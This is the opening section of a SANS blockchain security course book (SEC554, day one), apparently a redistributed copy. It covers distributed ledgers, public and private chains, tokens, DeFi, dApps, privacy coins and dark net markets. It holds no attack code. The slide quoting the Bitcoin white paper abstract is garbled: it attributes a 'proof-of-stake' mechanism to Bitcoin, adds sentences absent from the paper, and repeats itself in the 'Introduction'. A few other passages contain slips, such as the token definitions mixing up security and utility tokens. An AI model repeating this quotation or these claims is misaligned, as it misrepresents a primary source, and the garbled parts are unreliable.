

554.I

Blockchain

Fundamentals

hide01.ir

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Copyright © 2021 SANS Institute. All rights reserved to SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Blockchain Fundamentals

© 2021 SANS Institute | All Rights Reserved | Version G02_01

This page intentionally left blank.

MEET THE AUTHOR



STEVEN WALBROEHL

MBA, GXPN, GWAPT, GAWN, GPYC, OSCP, OSWP, CISSP, CEH, CISM, CRISC

Bio

- Author and Instructor of SEC554 – Blockchain & Smart Contract Security
- CISO and Co-Founder of Halborn
- Born and Raised in Miami, FL
- Works with SANS SROC

Hobbies and Interests

- Blockchain Enthusiast
- Guitar Player, and Music Producer
- Comic Book Collector
- Golfer

SANS |

SEC554 | Blockchain and Smart Contract Security

2

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.1

What Is Blockchain?

Definitions and Origins

Types of Distributed Consensus

Purposes and Use Cases

What Is a Smart Contract?

Introduction to Smart Contracts

Smart Contract Use Cases and Platforms

Keys, Wallets, and Cryptography

Hashing Functions

Types of Cryptography

Wallets

Mnemonic Keys

Exercise: Create a HD Software Wallet

SANS |

SEC554 | Blockchain and Smart Contract Security

3

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.1

Consensus Mechanisms

- Proof of Work
- Mining – The History and the Process
- Proof of Stake
- Lightning Network
- Exercise: Join a Blockchain Mining Pool

Blockchain Transactions

- Components of a Transaction
- Block Explorers
- Exercise: Blockchain Transaction Analysis

Blockchain Components

- Bitcoin – API, Nodes, and Clients
- Exercise: Use the Bitcoin-CLI to Interact with an API
- Ethereum Architecture and DeFi with Uniswap
- Exercise: Use MetaMask with a DEX

This page intentionally left blank.

OBJECTIVES FOR DAY 1 – BLOCKCHAIN FUNDAMENTALS

Blockchain Introduction

A brief introduction to the short history of Blockchain. Where it started, what purpose it was developed for, who invented it, and the needs it tries to solve.

Smart Contract Introduction

A quick brief on Ethereum, and smart contract technology. Ethereum / (EVM) is the leading blockchain for smart contracts and Blockchain developed applications (dApps). Smart contracts offer many different real-world use cases that we will discuss.

Keys Wallets & Cryptography

The Fundamental parts of all Blockchain technologies involve keys, cryptography, and wallets to store and/or generate keys. This section goes into several types of cryptography, describes the digital keys used in Blockchain, and discusses several different wallets used for Blockchain and cryptocurrencies.

Transactions, Consensus, & Components

In each section, we will learn what makes up a Blockchain transaction, and how transactions are executed on the network. We also dive into a couple different consensus mechanisms, such as proof of work and proof of stake that drive the decentralized mechanisms of Blockchain. Finally, we will take a look at all the technical components utilized on Blockchain.



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.1

► What Is Blockchain?

Definitions and Origins

Types of Distributed Consensus

Purposes and Use Cases

► What Is a Smart Contract?

Introduction to Smart Contracts

Smart Contract Use Cases and Platforms

► Keys, Wallets, and Cryptography

Hashing Functions

Types of Cryptography

Wallets

Mnemonic Keys

Exercise: Create a HD Software Wallet

SANS |

SEC554 | Blockchain and Smart Contract Security

6

This page intentionally left blank.

DEFINITION

“An open and distributed ledger, which can record transactions between two parties in a permanent way.”

- **Open**: Anyone can access the entire blockchain.
- **Distributed**: the blockchain does not live in a single or multiple datacenters. Instead each miner owns a copy of the entire blockchain.
- **Ledger**: A sequential log of each transaction.
- **Transactions**: Destination receives something of value, such as a currency
- **Permanent**: To delete a transaction, all subsequent transactions must be removed.
Also known as “Immutable”

The blockchain is designed to be an “open, distributed ledger which can record transactions between two parties in a permanent way”. Unpacking this:

- **Open**: The blockchain is designed so that all that is required to open an account is a private key and public key (generated using the blockchain’s selected algorithm) and a connection to at least one node of the blockchain network. This enables anyone to join the network with some level of anonymity.
- **Distributed**: Each node in the blockchain network is responsible for storing and maintaining its own copy of the distributed ledger. This ensures the decentralization of the blockchain network since no node is vital to its operations.
- **Ledger**: The blockchain implements a distributed ledger. Transactions are generated by any blockchain user and collected into blocks. These blocks are then used to update each node’s copy of the digital ledger.
- **Transactions**: The original blockchains (like Bitcoin) were designed to implement financial systems, where transactions were actual financial transactions and the ledger acted as an accounts book. However, blockchains can store a variety of different types of data, such as the code used on smart contract platforms.
- **Permanent**: The structure of the blockchain is that each block is linked to the previous block. Changing one block makes the following blocks invalid, making it necessary to replace them as well. The blockchain protocol is designed to make this type of bulk replacement difficult and ideally infeasible.

ORIGIN STORY AND THE BITCOIN WHITE PAPER

The first blockchain-like protocols were developed by cryptographers in the 1980s
 The Bitcoin Whitepaper was published by the unknown Satoshi Nakamoto in 2008

- Key Innovation: a solution to the double-spending problem using a decentralized network

The bitcoin software was open-sourced in 2009... and the rest is history...

Bitcoin: A Peer-to-Peer Electronic Cash System

Satoshi Nakamoto
 satoshi@gmx.com
 www.bitcoin.org

Abstract. A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution. To make this work, a system of payment must be created where the benefits are lost if a trusted third party is still required to prevent double-spending. We propose a solution to the double-spending problem using a peer-to-peer network. The network nodes have full visibility of all transaction; to prevent double-spending, a timestamping service called a "hash-based proof-of-work", forming a record that cannot be changed without redoing the proof-of-work. The longest chain not only serves as proof of the sequence of events but it also allows for the check for spent bitcoins without having to check every transaction. The system is robust because it requires no central authority, decentralization is achieved by having thousands of nodes running the same program. It is secure because it uses hash-based proofs of work, which requires a majority of CPU power is controlled by nodes that are not cooperating to attack the network, they'll generate the longest chain and outpace attackers. The network creates its own rules and regulation by sending reward to nodes for finding blocks and has a built-in correction for misbehavior using a "proof-of-stake" mechanism. Merchants need to be wary of their customers, hassling them for more information than they would otherwise need. A certain percentage of fraud is accepted as unavoidable. These costs and payment uncertainties can be avoided in person by using physical currency, but no mechanism exists to make payments over a communications channel without a trusted party.

1. Introduction

Commerce on the Internet has come to rely almost exclusively on financial institutions serving as trusted third parties to process electronic payments. While the system works well enough for most transactions, it still suffers from the inherent weaknesses of the trust based model. Completely non-reversible transactions are not really possible, since financial institutions cannot avoid tampering with the ledger in their favor. If a transaction is reversed, your money goes back into the system to be double-spent. Instead of completely non-reversible transaction records, we propose a system in which transaction records cannot be changed, so long as a majority of CPU power is controlled by nodes that are not cooperating to attack the network. They'll generate the longest chain and outpace attackers. The network creates its own rules and regulation by sending reward to nodes for finding blocks and has a built-in correction for misbehavior using a "proof-of-stake" mechanism. Merchants need to be wary of their customers, hassling them for more information than they would otherwise need. A certain percentage of fraud is accepted as unavoidable. These costs and payment uncertainties can be avoided in person by using physical currency, but no mechanism exists to make payments over a communications channel without a trusted party.

<https://bitcoin.org/bitcoin.pdf>



SANS |

SEC554 | Blockchain and Smart Contract Security

8

In late 2008, Satoshi Nakamoto (a pseudonym) published a whitepaper describing the Bitcoin protocol. This protocol took existing distributed ledger protocols and cryptographic algorithms and combined them in a unique way. The whitepaper described how the Bitcoin protocol would function, and, the following January, the Bitcoin blockchain was launched.

The major innovation of Bitcoin was the presentation of a usable, decentralized solution to the double-spend problem. This problem deals with the possibility that a misbehaving user may attempt to perform two, mutually-incompatible transactions on the digital ledger. If this occurred, a blockchain system needed a method to decide which of the two to accept.


In a traditional, centralized system, the centralized authority could make the final decision; however, blockchain is designed to be decentralized with no such arbiter available. Instead, Bitcoin uses a decentralized consensus algorithm that enables the network to decide on the official version of the distributed ledger without a centralized authority. Additionally, since each node is responsible for maintaining its own copy of the digital ledger, nodes are incentivized to ensure that their copy of the ledger is correct and does not contain double-spends. Otherwise, the future blocks that they create will be rejected by the network, which results in wasted effort and a loss of block rewards.

Reference:

<https://bitcoin.org/img/icons/opengraph.png?1601241030>

DISTRIBUTED LEDGER TECHNOLOGY

Distributed Ledger Technology is the umbrella term that encompasses data storage that is spread over multiple locations. Considered a superset of blockchain.



The blockchain has a number of different built-in advantages. However, it is not the right solution for every use case. In fact, many of the advantages of blockchain can also be a liability in certain cases:

- **Ledger Immutability:** The blockchain's digital ledger has built-in protections to prevent modifications to existing blocks.
 - **Pros:** It is difficult for an attacker to maliciously modify the history of the network.
 - **Cons:** All data included within the ledger must be stored forever (which has scalability impacts) and data cannot be removed from the ledger (impacts on protecting personal and sensitive data).
- **Distributed Ledger:** Each node in the blockchain network maintains its own copy of the ledger.
 - **Pros:** The distributed ledger is more resilient and resistant to modification.
 - **Cons:** Each node in the network must be individually protected for blockchains containing sensitive data.
- **Decentralization:** The network has no centralized authority maintaining the “official” copy of the ledger.
 - **Pros:** Decentralization eliminates single points of failure and the need to trust the central authority.
 - **Cons:** Blockchain requires a consensus algorithm capable of ensuring the synchronization of the blockchain network and resisting bad actors.
- **Peer-to-Peer Networking:** Each node in the network is directly connected to a few peers, and data (transactions and blocks) percolate across the network by hopping over multiple peer-to-peer connections.
 - **Pros:** Blockchain network is resilient and does not rely upon a centralized server for communications.
 - **Cons:** Peer-to-peer networking is inefficient and requires significant overhead.


Blockchain technology is a revolutionary technology and is capable of solving certain hard problems. In many situations, an alternative technology (like a database) is a better choice than a blockchain.

Blockchain is an example of a distributed ledger technology (DLT), but not all DLT solutions are blockchains. A number of different DLTs exist that are based upon blockchain or have a similar objective but are not a blockchain. Some examples of DLTs that are not blockchains include:

- **DAG-based Distributed Ledgers:** DLTs like IOTA are based upon a different underlying data type than the blockchain. Instead of a linked list data type (each node containing a pointer to a different node), IOTA is based on a directed acyclic graph (a tree data type with directed edges pointing to the root). IOTA adds transactions to the ledger individually, not as part of blocks
- **Block Lattice:** A block lattice is a collection of interrelated blockchains. Each user in the network maintains their own blockchain. Transactions between accounts are recorded on both the sender and the recipient's blockchain.

A decentralized system is a subset of a distributed system. The primary difference is how/where the “decision” is made and how the information is shared throughout the control nodes in the system. Decentralized means that there is no single point where the decision is made.

HOW IT WORKS



Transactions in the blockchain are not immediately added to the distributed ledger. Instead, they are added as parts of blocks through the following process:

1. **Transaction Creation:** A user in the blockchain creates a transaction to be added to the distributed ledger. This transaction is digitally signed by its creator using their private key, and the associated public key is included for signature validation.
2. **Transaction Transmission:** After a transaction is created, it is communicated to the rest of the nodes via the blockchain's peer-to-peer network. This includes each node in the network receiving it from one of its direct neighbors and forwarding it to their other neighbors. Over time, each transaction percolates through and every node in the network gets its own copy of the transaction.
3. **Validation:** Each node in the network is responsible for maintaining its own copy of the digital ledger, and block creators are incentivized to ensure that the blocks that they create contain all valid transactions. When a node receives a transaction, it verifies that it is valid (not sending more value than an address contains, doesn't double-spend value, etc.).

Steps 1-3 of this process are performed continuously. Steps 4 and 5, block creation and confirmation are performed at regular intervals.

1. **Verification/Block Creation:** Via the blockchain consensus algorithm, one node in the network will be selected to create the next block. The block creator builds a valid block, digitally signs it, and transmits it to the rest of the network via the peer-to-peer network.
2. **Confirmation:** When a node in the network receives a copy of a block, it verifies that it and the transactions that it contains are valid. If so, it adds the block to its copy of the distributed ledger. Once a node accepts a block, it is ready to start again with step 4. After enough blocks have been added on top of a block containing a particular transaction, that transaction is considered "trusted".

PUBLIC BLOCKCHAINS

The most known and used form of Blockchain currently. Anyone can use the blockchain from anywhere, and can be part of the governance mechanism, called consensus.

Attributes of a Public Blockchain:

- Easy Account Creation
- Distributed Ledger Storage
- Decentralized Validation
- Decentralized Block Creation
- Decentralized Governance



Example: Bitcoin.

The creation of Bitcoin, the first blockchain, was a significant innovation. While many of the pieces that Satoshi Nakamoto used to create Bitcoin existed previously, the way in which they were combined to create the blockchain was highly innovative.

A public blockchain is completely decentralized, which means that it has certain properties:

- **Easy Account Creation:** A completely decentralized blockchain needs to make it easy for users to create an account on the system. For a public blockchain, all that is necessary is the creation of a valid private/public keypair and the associated blockchain address. This makes it possible for a user to generate and receive transactions on the blockchain.
- **Distributed Ledger Storage:** Every node within the blockchain system has the ability to maintain its own copy of the distributed ledger. This means that every node can see every transaction and every block added to the ledger.
- **Decentralized Validation:** The blockchain does not rely on a node or group of nodes to validate that transactions are correct before they are added to the digital ledger. Each node in the network performs validation independently, which requires it to have enough insight into transactions and blocks to identify “invalid” ones.
- **Decentralized Block Creation:** Any node within the blockchain network can participate in the blockchain consensus and block creation process. This is essential for decentralization since control over block creation equates to control over the contents of the distributed ledger.
- **Governance:** Different blockchains have different governance mechanisms. However, public blockchains typically have an “open” governance mechanism, allowing users and nodes to have input. In the case of a dispute, nodes can reject decisions by refusing to update to follow a “fork” in the blockchain software that implements the blockchain protocols. This is the source of the Ethereum Classic blockchain, which shared an origin with Ethereum but split off in response to how the Ethereum network handled the DAO hack.

Reference:

<https://bitcoin.org/img/icons/opengraph.png?1601241030>

PRIVATE VS PERMISSIONLESS BLOCKCHAINS

A Blockchain network where one must be invited to access the blockchain. Governance is left to centralized authority. Usually one entity or few entities confirm transactions

- Use Case: Cooperation between multiple banks. Cooperate by using the same underlying infrastructure, but still compete by offering different guarantees or services.

Differences from a Public Blockchain:

- Private Transactions
- Authentication Process
- Not truly decentralized
- Less transparent.
- Partial Immutability.

Example: IBM Hyperledger

Private and permissioned blockchains are based upon the original blockchains but have given up the open access that blockchains like Bitcoin provide. As a result, these blockchains are much more centralized than a traditional one:

- **Private:** A private blockchain needs some method of deciding who does and does not have access. This creates centralization and introduces a single point of failure in the system.
- **Permissioned:** A permissioned blockchain provides different levels of access and power on the blockchain to different users. This means that a fraction of the blockchain's users will control the majority of the power.

Private and permissioned blockchains are typically used by enterprises. These organizations want to take advantage of some of the benefits of blockchain (decentralization, immutable ledger, etc.) but wish to maintain control over its operations.

A blockchain can either be designed to be private or permissioned or simply used that way. Blockchains like Hyperledger Fabric (created by IBM) are designed specifically for enterprise use cases. On the other hand, the Ethereum Enterprise Alliance supports organizations in customizing and deploying their own private instance of Ethereum (a public, permissionless blockchain) for enterprise use.

TOKENIZED VS TOKENLESS BLOCKCHAINS**Tokenized**

This type of value-carrying blockchain requires a base unit of value. In blockchain, this is called a token.

Tokenless

There does not exist a basic unit for the transfer of value. The properties of immutability, security, and consensus-driven updates are sufficient

Example: A private blockchain has a shared distributed ledger used for storing data

Blockchain technology can be broken up into tokenized and tokenless blockchains.

Tokenized

The original blockchains, like Bitcoin, were designed to implement a fully decentralized financial system. The blockchain's digital ledger was intended as an account ledger: tracking the value in each account and recording flows of value between these accounts.

This type of value-carrying blockchain requires a base unit of value. In blockchain, this is called a token. Examples of tokens include bitcoin, Ether, and the cryptocoin built into any other cryptocurrency.

Tokenless

Blockchain technology was built to implement a decentralized accounts ledger. To accomplish this, it needed to include certain properties:

- **Immutability:** In a decentralized financial system, no “official” version of the ledger exists. Instead, each node maintains its own copy. The blockchain is designed to protect the immutability of the digital ledger to prevent nodes from changing the blocks and transactions stored in their copies of the ledger in their own best interest.
- **Security:** Blockchain-based financial systems are designed to store and transfer value. This means that they need to have built-in protections against attack to ensure that the historical ledger remains accurate.
- **Consensus-Driven Updates:** A decentralized network has no arbiter that defines the “official” version of the ledger. Blockchain consensus algorithms enable the network to ensure that every node’s copy of the digital ledger is synchronized.

While these properties are useful for a decentralized financial system, they are also useful for a number of different applications. A tokenless blockchain is designed to take advantage of these properties but does not have any built-in cryptocurrency to be used for transferring value through the system.

VARIOUS USES FOR BLOCKCHAIN TECHNOLOGY

Cryptocurrencies and Peer to Peer Payments	Consumer Services
Decentralized Finance (DeFi)	Supply Chain Management
dApps	Authentication
Privacy and/or Utility Tokens	Education, Diplomas, and Certificate Validation
Dark Net Markets	Proof of Ownership


We will go into each of these individually in the coming slides.

CRYPTOCURRENCIES AND PEER-TO-PEER PAYMENTS

Arguably the most popular use for blockchain is payments, specifically between two parties who may never meet or have exchanged any identifying information.

Bitcoin, for example, uses peer-to-peer technology to operate with no central authority or banks. The managing of transactions and the issuing of bitcoins is carried out collectively by the network.

Fees are extremely low, and transaction times much faster than traditional payment systems.



Blockchain's original and biggest use case is for financial transactions. Blockchains with built-in cryptocurrencies, like Bitcoin, are designed to use their digital ledgers to record financial transactions without the need for a centralized authority.

This lack of a central authority can help Bitcoin and other blockchains to achieve faster and cheaper transactions. For example, many financial institutions offer a free transfer within a few days or an instant one for a fee. With Bitcoin, a transaction is likely to be processed within the next block, and blocks are created every ten minutes. Additionally, Bitcoin's transaction fees are typically low and do not directly depend upon the value of the transfer (unlike some bank fees).

DECENTRALIZED FINANCE (DEFI)

CeFi (centralized finance)

- Driven by large banks and other financial institutions
- No transparency into the flow of money
- Venmo and CashApp give the veneer of decentralization but they, too, are centralized



vs.

DeFi

- Programmability: business logic via smart contract
- Immutability: tamper-proof data (AND CODE) available for audits
- Interoperability: built with abstraction layers in mind.
- YOU are the Bank.



Centralized Finance

One of the primary drivers behind the creation of Bitcoin was the desire to replace traditional, centralized financial systems. In fact, the first block of the Bitcoin blockchain contains a headline from a UK newspaper about a bank bailout. This simultaneously established that the block was created a particular day and critiqued the traditional financial system.

Traditionally, the financial system relies heavily upon a single authority (banks and other financial institutions) to maintain the integrity and correctness of the accounts ledger. The financial institution is responsible for recording the flow of money into and out of their accounts and resolving any disputes. This means that the users of traditional systems have little visibility into them and must place their trust in the integrity and honesty of the financial institution.

Decentralized Finance

Decentralized finance refers to the implementation of financial systems on top of blockchain platforms. Instead of having a centralized institution maintain the ledger, important functionality is implemented as code (smart contracts) that run on top of the distributed ledger. This provides a few different benefits compared to centralized systems:

1. **Programmability:** Smart contracts are code that run on the decentralized digital ledger. Since they are Turing-complete, they are capable of implementing complex business logic in a program that benefits from all of the built-in protections of blockchain.
2. **Immutability:** Smart contracts are programs added to the digital ledger as transactions, and all calls to these smart contracts are also implemented as transactions. The blockchain is designed to protect the immutability of the digital ledger, meaning that smart contract code and the data that it uses is resistant to tampering. Additionally, blockchain's decentralization - which requires all nodes to have full access to the contents of the digital ledger - means that operations are transparent and that all smart contract code is available for auditing.

3. **Interoperability:** Blockchain is designed as a multi-layer ecosystem with many different layers of abstraction. This makes it easier for different systems to interoperate since they are often not tightly tied to the underlying infrastructure.

Reference:

https://en.bitcoin.it/wiki/Genesis_block

DAPPS

Built on DLT rather than centralized resources rented by cloud providers

Traditional	dApp	Description
Client	External account	- Set of Private keys - Managed by a wallet, ex: Metamask
Server	Smart contract	- Event-driven paradigm
Database	Blockchain	- Persistent storage layer



Decentralized applications or dApps are applications implemented as smart contracts. Often, these dApps have a traditional web frontend (hosted on a traditional webserver or a decentralized storage service) and a backend implemented as a smart contract. The use of smart contracts to implement functionality enables the creation of fully-decentralized programs that are resistant to modification and have code that is publicly available and can be subjected to security audits (since a copy of the code is stored on the digital ledger).

A dApp can be broken into four components:

- **Client:** The client stores personal information about the owner of the dApp, including the private keys used for authentication. These are stored locally on a node's hard drive or in another key storage system.
- **Server:** The server is the component of the dApp that includes the business logic and application code. This is implemented as a smart contract running on top of the blockchain.
- **Database:** dApps typically require access to storage in order to maintain internal state information. Smart contract platforms, like Ethereum, allocate a certain amount of storage space to each account.
- **Frontend:** The dApp frontend handles user interactions. Like any web app UI, it can be located on a traditional web hosting platform or take advantage of a blockchain-based decentralized storage solution.

PRIVACY AND UTILITY TOKENS

- Distinction between Coin vs. Token
 - Coin is digital cash; Token carries a value or representation of an asset; but not an actual currency.
- Different types of tokens exist
 - Utility tokens
 - Security tokens
- Privacy Coins hide transaction information using cryptography.
 - Monero, Dash, Zcash are the top 3 names by current market cap.



Monero



Dash



Zcash

Tokenized blockchains are designed to carry value. However, “value” is not the same thing as “money”:

- **Coin:** A coin or cryptocoin is a unit of value on a tokenized blockchain that is designed to act like digital money. Bitcoin is an example of this, where Bitcoin can be used in the same ways as fiat money.
- **Token:** A token carries value but is not an actual currency. The tokens used in amusement parks, laundromats, etc. are a good example of this as are financial instruments such as securities. They represent value but are not more limited in their uses (often labeled as “not redeemable for cash”).

Multiple different types of tokens exist. Two of the most widely-used are:

- **Utility Tokens:** Utility tokens are designed to allow the owner to use a service at a later date. This is similar to laundromat or amusement park tokens.
- **Security Tokens:** Security tokens represent ownership of a particular asset. Owners of utility tokens hold them to make a profit based upon the rising value of the associated asset.

Another important differentiation among blockchains is whether a cryptocurrency is a privacy coin. These types of cryptocurrencies use cryptography-based protections for user privacy and anonymity such as zero-knowledge proofs, stealth addresses, ring signatures, and confidential transactions.

References:

<https://web.getmonero.org/resources/research-lab/>

<https://www.monero.how/>

<https://github.com/dashpay/docs/raw/master/binary/Dash%20Whitepaper%20-%20V2.pdf>

<https://docs.dash.org/en/stable/introduction/about.html>


<http://zerocash-project.org/paper>

DARK NET MARKETS

Dark Net Markets can be thought of as the digital black market.

They communicate through “Tor”, a tool that functions like the internet, but with privacy enforced through multiple “layers” of encryption.

Bitcoin and Monero dominate as the currency used,



The Onion Router (Tor) is a tool developed by DARPA to improve the privacy of Internet users. By sending traffic through multiple hops and unwrapping a layer of encryption at each hop, Tor makes it difficult for anyone to determine the source of traffic. The Dark Web - and the Darknet Markets that it contains - are only accessible via Tor.

The purpose of the Darknet Market is to buy and sell illegal goods. For this, it is helpful to have a currency that is relatively anonymous and difficult to trace (i.e., more than a bank account or credit card).

Cryptocurrency fits this description since identities are based off of the user’s blockchain address, not a real-world identity.

Due to its popularity and large market share, Bitcoin is the primary cryptocurrency used on the Dark Web. However, it has limited privacy due to the traceability of Bitcoin transactions. The use of altcoins, including those with built-in privacy protections, is growing on the Dark Web as in normal markets.

CONSUMER USER CASES

A common application of blockchain technology is crowdfunding, similar to Kickstarter or GoFundMe.



This was the purpose of the famous DAO smart contract, which enabled users to solicit funding in the form of cryptocurrency for ideas.



Gitcoin is an example of a Ethereum-based platform where users are paid to contribute to open-source projects.

Blockchains have built-in cryptocurrencies, which makes them capable of storing and transferring value. Smart contract platforms extend this functionality by enabling programs to be developed on top of the blockchain that run in a fully decentralized fashion.

This makes smart contract platforms a good platform for implementing crowdfunding. The terms of the crowdfunding agreements can be implemented as smart contracts that store value and dispense it based upon the terms outlined in the code. This ensures that funding is fairly allocated based upon the rules of the crowdfunding system.

A number of different models for crowdfunding have already been implemented on the blockchain. Initial Coin Offerings (ICOs) enable blockchain users to purchase stake in a specific project. Alternatively, crowdfunding platform can be implemented as smart contracts, whether in general (like the DAO) or for a specific purpose (like Gitcoin).

SUPPLY CHAINS

Organizations can have a number of different issues in their supply chains including fake/knockoff components, illegal or unethical business practices.

Blockchain based supply chains provide greater visibility as opposed to just one-before, one-after, and have an immutable history to validate origin.

Smart contracts execute when a single node in the supply chain faces an issue - alerts immediately trickle up/down through entire network (gossip based).



One common application of blockchain technology is in supply chain management. Organizations can have a number of different issues in their supply chains including fake/knockoff components, illegal or unethical business practices, etc.

